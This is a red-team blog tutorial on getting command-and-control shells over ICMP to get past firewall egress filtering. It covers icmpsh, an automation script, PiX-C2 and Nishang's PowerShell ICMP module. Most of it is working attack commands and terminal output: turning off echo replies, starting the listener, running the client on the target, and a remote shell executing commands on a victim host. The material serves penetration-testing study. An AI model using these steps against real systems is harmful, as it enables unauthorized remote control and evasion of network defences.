Command and Control – ICMP

pentestlab.blog/category/red-team/page/99

July 28, 2017

Most systems in internal networks are behind firewalls and corporate proxies in order to control inbound and outbound Internet traffic. Firewalls can block reverse and bind TCP connections. However ICMP traffic most of the times is permitted. Therefore it is possible to use this protocol as a covert channel in order to obtain a shell and execute commands remotely on a target host.

This is an old technique which was used most of the times in restricted environments to receive a shell but in nowadays with the spread of Red Team engagements it can be used as another method to execute commands by using ICMP traffic and bypass egress filtering.


The tool icmpsh can be used to perform this attack effectively. Bernardo Damele imported this into his tool sqlmap which can be triggered with the **–os-pwn** switch.

The following commands will disable all ICMP echo replies which is essential for the tool to work properly and will start a listener which will wait for ICMP packets from the target host:

```
sysctl -w net.ipv4.icmp_echo_ignore_all=1
./icmpsh_m.py 192.168.100.3 192.168.100.4
```

The GitHub repository of the icmpsh tool contains also a binary which needs to be transferred and executed on the target host. The following command will send ICMP traffic to the master host:


```
icmpsh.exe -t 192.168.100.3
```



```
C:\Users\User>icmpsh.exe -t 192.168.100.3
_
```

ICMP Shell – Executing Binary


A shell will received over ICMP and commands can be executed through this channel.



```
root@kali:~/Desktop/icmpsh# sysctl -w net.ipv4.icmp_echo_ignore_all=1
net.ipv4.icmp_echo_ignore_all = 1
root@kali:~/Desktop/icmpsh# ./icmpsh_m.py 192.168.100.3 192.168.100.4
ft Corporation.  All rights reserved.

C:\Users\User>
```

Shell over ICMP


Daniel Compton developed a script to automate the process. The only input that this script requires is the IP address of the target host. This script is contained in the icmpsh repository on GitHub.



```
##################################################################

ICMP Shell Automation Script for

https://github.com/inquisb/icmpsh

##################################################################

-------------------------------------------------------------------
[?] What is the victims public IP address?
-------------------------------------------------------------------
192.168.100.4

[-] Run the following code on your victim system on the listender has started:

++++++++++++++++++++++++++++++++++++++++++++++++++

icmpsh.exe -t  -d 500 -b 30 -s 128

++++++++++++++++++++++++++++++++++++++++++++++++++


[-] Local ICMP Replies are currently enabled, I will disable these temporarily n
ow
```

ICMP Shell – Automation

There are various other tools that exist online as alternatives to perform command and control over ICMP like PiX-C2.



```
root@kali:~/Desktop/PiX-C2-master# ./pix-s.py

---------------------------------

 ______ ____  ___      ______ ______
|  ___ (_\ \ / /      /  ___//  ___"
| |_/ / _\ V /______| /  \`'/ / /'
|  __/| |/    |______| |    / /
| |   | / /^\ \      | \__/./ /___
\_|   |_\/   \/       \____\_____/
                Command Center
                   by NoCow
---------------------------------

Choose an option
1) Start C2 listener
2) Display bots
3) Change bot command ('l' to list commands)
4) Control single bot
5) Shell (single bot)
q) Quit
Option: 1
```

PiX-C2 – ICMP C2


PowerShell

Nishang framework contains a PowerShell module which can be used in combination with icmpsh python script to obtain a shell over ICMP. On the master host the following command will wait for any incoming ICMP packets.

```
./icmpsh_m.py 192.168.100.3 192.168.100.4
```

On the target host the PowerShellIcmp module requires only the master IP address:


```
Import-Module .\Invoke-PowerShellIcmp.ps1
Invoke-PowerShellIcmp 192.168.100.3
```



```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\User> Import-Module .\Invoke-PowerShellIcmp.ps1
PS C:\Users\User> Invoke-PowerShellIcmp 192.168.100.3
```

Nishang Module – ICMP Shell

The connection will received from the master host.



```
root@kali:~/Desktop/icmpsh# ./icmpsh_m.py 192.168.100.3 192.168.100.4
Windows PowerShell running as user User on WIN-RUDHUU4VG75
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\User> whoami
win-rudhuu4vg75\user

PS C:\Users\User> 
```

PowerShell – ICMP Shell

Resources

https://attack.mitre.org/wiki/Command_and_Control

http://bernardodamele.blogspot.co.uk/2011/04/reverse-connection-icmp-shell.html

https://github.com/inquisb/icmpsh

https://github.com/samratashok/nishang

http://leidecker.info/downloads/index.shtml

https://github.com/nocow4bob/PiX-C2

https://github.com/sincoder/icmp_shell

https://github.com/Darkpaw95/ICMP_Rev_shell